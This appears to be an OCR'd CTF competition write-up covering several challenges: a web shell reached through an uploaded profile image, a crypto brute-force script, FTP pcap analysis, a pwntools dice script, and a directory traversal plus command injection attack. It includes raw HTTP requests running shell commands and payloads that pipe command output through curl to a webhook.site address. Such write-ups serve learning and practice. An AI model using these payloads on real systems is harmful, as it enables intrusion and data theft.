
imgur profile: ps://imgur.com/VVBfZ6P



35.242.239.180:32370/index.php?page=profile&setpicture=https%3A%2F%2Fi.imgur.com%2FVVBfZ6Ph.jpg




35.242.239.180:32370/profiles/VVBfZ6P.jpg




```
POST /index.php?0=shell_exec&page=profiles/VVBfZ6P.jpg HTTP/1.1
Host: 35.242.239.180:32370
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0)
Gecko/20100101 Firefox/82.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=3d1043f87b41fb3c4f3e25deead5f592
Cache-Control: no-transform
Content-Type: application/x-www-form-urlencoded
Content-Length: 4

1=ls
```


```
HTTP/1.1 200 OK
Date: Wed, 18 Nov 2020 09:28:24 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 237
Connection: close
Content-Type: text/html; charset=UTF-8

□PNG

IHDR  üi£`IDATH□c\admin.php
auth.lib.php
config.php
index.php
login.php
logout.php
profile.php
profiles
register.php
style.css
X□□□Ás^7□ü□□Û~_Ó}ª'÷ñãÉ¿_ï|ºOOcÙ¹gýÙ=Î2□□QO
FÁ(£`□□QO
□□ºxIEND®B`□
```




```
POST /index.php?0=shell_exec&page=profiles/VVBfZ6P.jpg HTTP/1.1
Host: 35.242.239.180:32370
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0)
Gecko/20100101 Firefox/82.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=3d1043f87b41fb3c4f3e25deead5f592
Cache-Control: no-transform
Content-Type: application/x-www-form-urlencoded
Content-Length: 6

1=ls+/
```




```
HTTP/1.1 200 OK
Date: Wed, 18 Nov 2020 09:28:52 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 251
Connection: close
Content-Type: text/html; charset=UTF-8

□PNG

IHDR  üi£`IDATH□c\bin
boot
dev
etc
flag_3d05c1f377122d0af8a3426cd2c9a739
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
X□□□Ás^7□ü□□Û~_Ó}ª'÷ñãÉ¿_ï|º00cÙ¹gýÙ=Î2□□Q0
FÁ(£`□□Q0
□□ºxIEND®B`□
```



```
POST /index.php?0=shell_exec&page=profiles/VVBfZ6P.jpg HTTP/1.1
Host: 35.242.239.180:32370
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0)
Gecko/20100101 Firefox/82.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=3d1043f87b41fb3c4f3e25deead5f592
Cache-Control: no-transform
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

1=cat+/flag_3d05c1f377122d0af8a3426cd2c9a739
```



```
HTTP/1.1 200 OK
Date: Wed, 18 Nov 2020 09:29:13 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 198
Connection: close
Content-Type: text/html; charset=UTF-8

□PNG

IHDR  üi£`IDATH□c\DCTF{00520d68be7231d130b6acd3fe721098e93fa074b05b94841f90eed411
FÁ(£`□□Q0
□□ºxIEND®B`□
```




```
DCTF{00520d68be7231d130b6acd3fe721098e93fa074b05b94841f90eed41168643d}
```

3.4 <CRYPTO>

3.4.1 Proof of flag

<CTF{_th1s_w4s_4un_}>


CTF{_th1s_w4s_4un_}

3.4.2 Summary of the vulnerabilities identified

I got a script that encrypt a message and the encrypted message.

3.4.3 Proof of solving

Here I used an old script that I have from the CyberEdu Educational Archive, so I just had to replace the old encrypted string with the new one and I got the flag.


```
from hashlib import sha1

import string

data =
bytes.fromhex('f59d4ea17bf649c6bf1b3967fe2203b570fd180c4100247847348e20b86c6c7febacc33b5c2f9b8262e40edf114d55286f5d7634735e3671674c5a')

expected_sha1 = data[:20]

flag_enc = data[20:]

def do_dec(a, b, enc):

    return chr(((enc ^ b) + a) & 0xff)

def brute_check(a, b, idx):

    if idx == 0:

        return do_dec(a,b, flag_enc[idx]) == 'C'

    elif idx == 1:

        return do_dec(a,b, flag_enc[idx]) == 'T'

    elif idx == 2:

        return do_dec(a,b, flag_enc[idx]) == 'F'

    elif idx == 3:

        return do_dec(a,b, flag_enc[idx]) == '{'
    elif idx == len(flag_enc) - 1:
        return do_dec(a,b, flag_enc[idx]) == '}'
    else:
        return do_dec(a,b, flag_enc[idx]) in string.ascii_lowercase + string.digits + '_-'
def brute(a, b, idx, sol):
    print(sol)
    if idx == len(flag_enc):
        dig = sha1(sol.encode('ascii')).digest()
        if dig == expected_sha1:
            print(sol)
    a2 = (a>>1)
    b2 = ((b<<1)& 0xff)
    if brute_check(a2, b2, idx):
        brute(a2, b2, idx+1, sol + do_dec(a2, b2, flag_enc[idx]))
    a2 = (a>>1)
    b2 = ((b<<1)& 0xff) | 1
    if brute_check(a2, b2, idx):
        brute(a2, b2, idx+1, sol + do_dec(a2, b2, flag_enc[idx]))
    a2 = (a>>1) | 0x80
    b2 = ((b<<1)& 0xff)
    if brute_check(a2, b2, idx):
        brute(a2, b2, idx+1, sol + do_dec(a2, b2, flag_enc[idx]))
    a2 = (a>>1) | 0x80
    b2 = ((b<<1)& 0xff) | 1
```

```
        if brute_check(a2, b2, idx):
            brute(a2, b2, idx+1, sol + do_dec(a2, b2, flag_enc[idx]))
while len(flag_enc) > 5:
    for b in range(256):
        a = ord('C') - (flag_enc[0] ^ b)
        if a < 0:
            a += 256
        brute(a,b, 1, 'C')
    flag_enc = flag_enc[1:]
```

3.5 <HELLO-NEMO>

3.5.1 Proof of flag

<DCTF{3907879c7744872694209e3ea9d2697508b7a0a464afddb2660de7ed0052d7a7}>




```
DCTF{3907879c7744872694209e3ea9d2697508b7a0a464afddb2660de7ed0052d7a7}
```

3.5.2 Summary of the vulnerabilities identified

We had to analyse a pcap file


3.5.3 Proof of solving

I found some ftp-data in the pcap, so I had to analyse it:




```
 183 41.853848779  172.26.0.2    172.26.0.1    FTP-DA…   250 FTP Data: 182 bytes (PASV) (LIST -a)
 221 43.562373032  172.26.0.2    172.26.0.1    FTP-DA…   253 FTP Data: 185 bytes (PASV) (LIST -a)
 271 78.280399688  172.26.0.1    172.26.0.2    FTP-DA…   327 FTP Data: 259 bytes (PASV) (STOR /files/flag.zip)
 307 78.282448367  172.26.0.2    172.26.0.1    FTP-DA…   319 FTP Data: 251 bytes (PASV) (LIST -a)
 347 89.728765105  172.26.0.2    172.26.0.1    FTP-DA…   250 FTP Data: 182 bytes (PASV) (LIST -a)
 379 91.059498060  172.26.0.2    172.26.0.1    FTP-DA…   319 FTP Data: 251 bytes (PASV) (LIST -a)
 606 118.457063398 172.26.0.2    172.26.0.1    FTP-DA…   250 FTP Data: 182 bytes (PASV) (LIST -a)
 638 119.231400066 172.26.0.2    172.26.0.1    FTP-DA…   319 FTP Data: 251 bytes (PASV) (LIST -a)
1301 175.847151740 172.26.0.2    172.26.0.1    FTP-DA…   250 FTP Data: 182 bytes (PASV) (LIST -a)
1333 176.540050338 172.26.0.2    172.26.0.1    FTP-DA…   389 FTP Data: 321 bytes (PASV) (LIST -a)
1987 212.000156753 172.26.0.2    172.26.0.1    FTP-DA…   250 FTP Data: 182 bytes (PASV) (LIST -a)
2019 212.705048173 172.26.0.2    172.26.0.1    FTP-DA…   389 FTP Data: 321 bytes (PASV) (LIST -a)
2051 214.245652152 172.26.0.2    172.26.0.1    FTP-DA…   100 FTP Data: 32 bytes (PASV) (RETR /files/password.txt)
```

From here, I got the flag.zip file using HxD and I reconstructed the file.



HxD - [C:\Users\mihai\Desktop\flag.zip]


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  50 4B 03 04 14 00 09 00 08 00 38 58 5E 4F ED 2D  PK........8X^Oí-
00000010  CF 66 4D 00 00 00 47 00 00 00 08 00 1C 00 66 6C  ÏfM...G.......fl
00000020  61 67 2E 74 78 74 55 54 09 00 03 7B 51 B9 5D CB  ag.txtUT...{Q¹]Ë
00000030  74 B9 5D 75 78 0B 00 01 04 E8 03 00 00 04 E8 03  t¹]ux....è....è.
00000040  00 00 43 4A 40 04 44 38 0F B5 D4 6F D5 D9 F5 AF  ..CJ@.D8.µÔoÕÙõ¯
00000050  58 58 30 24 5B 86 10 59 3D 53 A6 4E 37 D8 D4 44  XX0$[†.Y=S¦N7ØÔD
00000060  EA F4 1F 49 60 37 E9 30 BA C5 2E 22 5C C8 8D F8  êô.I`7é0ºÅ."\È.ø
00000070  D8 4D CA CE 1E D5 10 CB 96 8C 1C EF D0 56 4B 2D  ØMÊÎ.Õ.Ë–Œ.ïÐVK-
00000080  7F BD F8 19 B0 7F F0 04 A8 07 0A F5 0B 77 9D 50  .½ø.°.ð.¨..õ.w.P
00000090  4B 07 08 ED 2D CF 66 4D 00 00 00 47 00 00 00 50  K..í-ÏfM...G...P
000000A0  4B 01 02 1E 03 14 00 09 00 08 00 38 58 5E 4F ED  K..........8X^Oí
000000B0  2D CF 66 4D 00 00 00 47 00 00 00 08 00 18 00 00  -ÏfM...G........
000000C0  00 00 00 01 00 00 00 A4 81 00 00 00 00 66 6C 61  .......¤.....fla
000000D0  67 2E 74 78 74 55 54 05 00 03 7B 51 B9 5D 75 78  g.txtUT...{Q¹]ux
000000E0  0B 00 01 04 E8 03 00 00 04 E8 03 00 00 50 4B 05  ....è....è...PK.
000000F0  06 00 00 00 00 01 00 01 00 4E 00 00 00 9F 00 00  .........N...Ÿ..
00000100  00 00 00                                         ...
```




Wireshark · Follow TCP Stream (tcp.stream eq 5) · nemo.pcapng

```
PK....     ...8X^O.-.fM...G.......flag.txtUT ..{Q.].t.]ux............CJ@.D8...o....XX0$[..Y=S.N7..D...I`7.0..."\....M..........VK-.........
..w.PK...-.fM...G...PK......     ...8X^O.-.fM...G....................flag.txtUT...{Q.]ux............PK..........N.........
```

The archive had a password so I got the password.txt file and used the string that was inside as password for zip file and I got the flag.



```
dgyfogfoewyeowyefowouevftowyefg
```



flag.txt * 71 77 Text Docu


flag.txt - Notepad

```
DCTF{3907879c7744872694209e3ea9d2697508b7a0a464afddb2660de7ed0052d7a7}
```

3.6 <FAIR-DICE>

3.6.1 Proof of flag

<DCTF{7537c933a266a45500c5bd35f20679539f596df9e706dc95fae22d15b812141f}>




```
DCTF{7537c933a266a45500c5bd35f20679539f596df9e706dc95fae22d15b812141f}
```

3.6.2 Summary of the vulnerabilities identified

The challenge was about some probabilities of dices

3.6.3 Proof of solving

Like the crypto challenge, I had the script from CyberEdu Educational Archive, so I had to change the ip and port and I got the flag. The script:



```python
from pwn import *

r=remote('35.242.192.203',31561)

r.recv()
r.sendline("")
r.recv()
r.sendline("")
r.recv()
r.sendline("")
r.recv()
r.sendline("")
ok=0
wins=0
wins2=0
for i in range(10000):
    try:
        x=r.recvuntil("I am chosing the")
        print x
        if "two lucky" in x and ok == 0:
            ok=1
        if ok==0:
            color=r.recvline()
            print color
            if "blue" in color:
                r.sendline("red")
            if "red" in color:
                r.sendline("yellow")
            if "yellow" in color:
                r.sendline("blue")
        if ok==1:
            color=r.recv()
            print color
            if "blue" in color:
                r.sendline("red")
            if "red" in color:
                r.sendline("yellow")
            if "yellow" in color:
                r.sendline("blue")

    except:
        print r.recv()
```

3.7 <ONLINE-ALBUM>

3.7.1 Proof of flag

<DCTF{e620eae38b481f81a98b37fcccbb3ca0e52dd2469524f54128fcb1c9dd115814}>

DCTF{e620eae38b481f81a98b37fcccbb3ca0e52dd2469524f54128fcb1c9dd115814}

3.7.2 Summary of the vulnerabilities identified

Directory traversal + command injection


3.7.3 Proof of solving

I got a website with 2 types of photos: alien and cars. I choose alien page and then I onel the sourcecode of that page. Inside the sourcecode I found some weird comment :

```
<!-- Debug:
MS5qcGVn.5fb4f7740f354
Mi5qcGVn.5fb4f7740f359
My5qcGVn.5fb4f7740f35c
NC5qcGVn.5fb4f7740f35e
NS5qcGVn.5fb4f7740f35f
-->
```


Every base64 from that comment means the name of the images, so we can find the name of all files from the server.

I tried to use .. on the URL to find more files from the webserver, but it doesn't work. After that I tried URL encoding for .. , %2e%2e and it works. Now I had the files from the parent directory.



```
view-source:http://34.107.89.145:30917/album/..
r class="card-header">Dashboard</div>

r class="card-body">
                                    <a href="http://34.107.89.145:30917/album/cars"
 <hr>

                                    <!-- Debug:
                                                                   YXBw.5fb4f8c3d3ee0
                                              YXJ0aXNhbg==.5fb4f8c3d3ee5
                                              Ym9vdHN0cmFw.5fb4f8c3d3ee7
                                              Y29tcG9zZXIuanNvbg==.5fb4f8c3d3ee9
                                              Y29tcG9zZXIubG9jaw==.5fb4f8c3d3eeb
                                              Y29uZmln.5fb4f8c3d3eed
                                              ZGF0YWJhc2U=.5fb4f8c3d3eef
                                              cGFja2FnZS5qc29u.5fb4f8c3d3ef0
                                              cGhwdW5pdC54bWw=.5fb4f8c3d3ef2
                                              cHVibGlj.5fb4f8c3d3ef4
                                              cmVhZG1lLm1k.5fb4f8c3d3ef6
                                              cmVzb3VyY2Vz.5fb4f8c3d3ef8
                                              cm91dGVz.5fb4f8c3d3ef9
                                              c2VydmVyLnBocA==.5fb4f8c3d3efb
                                              c3RvcmFnZQ==.5fb4f8c3d3efd
                                              dGVzdHM=.5fb4f8c3d3eff
                                              dmVuZG9y.5fb4f8c3d3f00
                                              d2VicGFjay5taXguanM=.5fb4f8c3d3f02
                                                                 -->
```

After some time I got HomeController.php file where some command is executed by “shell_exec($cmd);”



```
"; } } } return view('home', [ "files" => $files, "html" => $html, ]); } public function download(Request $request, $path) { // dd($path); // dd(getcwd()); $path = urldecode($path); if ($path[0] == "/") { $path = substr($str, 1); } if (strpos($path, "../..")) { dd("Ilegal path found!"); } $file =
file_get_contents($path); return $file; } public function auto_logout(Request $request) { Auth::logout(); //delete file after logout $cmd = 'rm "'.storage_path().'/framework/sessions/'.escapeshellarg($request->logut_token).'"'; shell_exec($cmd); } }
```

So I have to use it to find the flag.

In the home page we can see the ajax that contains our valid token, so we can use it to send some request to webhook and find the flag path.

_token=xvM6NrfWVPERbZGJma469USnaQyffvMfkxpzuBv4&logut_token=`SOME COMMAND+|+curl+https://webhook.site/1c58ddef-112f-42a1-8801-6ebb9c29b1dc/+--data+@-

My payload :
_token=xvM6NrfWVPERbZGJma469USnaQyffvMfkxpzuBv4&logut_token=`ls+|+curl+https://webhook.site/1c58ddef-112f-42a1-8801-6ebb9c29b1dc/+--data+@-


_token=xvM6NrfWVPERbZGJma469USnaQyffvMfkxpzuBv4&logut_token=`ls -la+|+curl+https://webhook.site/1c58ddef-112f-42a1-8801-6ebb9c29b1dc/+--data+@-

Etc..

After some commands I found the directory .flag and inside the file.asdpifsudyg8husijdaisonfudbigfhsdijispacdnvsubfhd so I tried to download it using http://34.107.89.145:30917/download/%252e%252e%252f%252e%2566%256c%2561%2567%252f%252e%2561%2573%2564%2570%2569%2566%2573%2575%2564%2579%2567%2538%2568%2575%2573%2569%256a%2564%2561%2569%2573%256f%256e%2566%2575%2564%2562%2569%2567%2566%2568%2573%2564%2569%256a%2569%2573%2570%2561%2563%2564%256e%2576%2573%2575%2562%2566%2568%2564 and I got the flag.

3.8 <LUKAS-SKYWALKER-BUSINESS>

3.8.1 Proof of flag


IN#ORDER#TO#PROTECT#IT#FROM#THIEVES#THIS#SONG#WAS#PROTECTED#WITH#A#
SECRET#PASSWORD.#THE#PASSWORD#IS:#CTFF79926C01DC6DFC2C3B562072C8B86353
E1EF6B41F9F314EA82639FB5A05E659

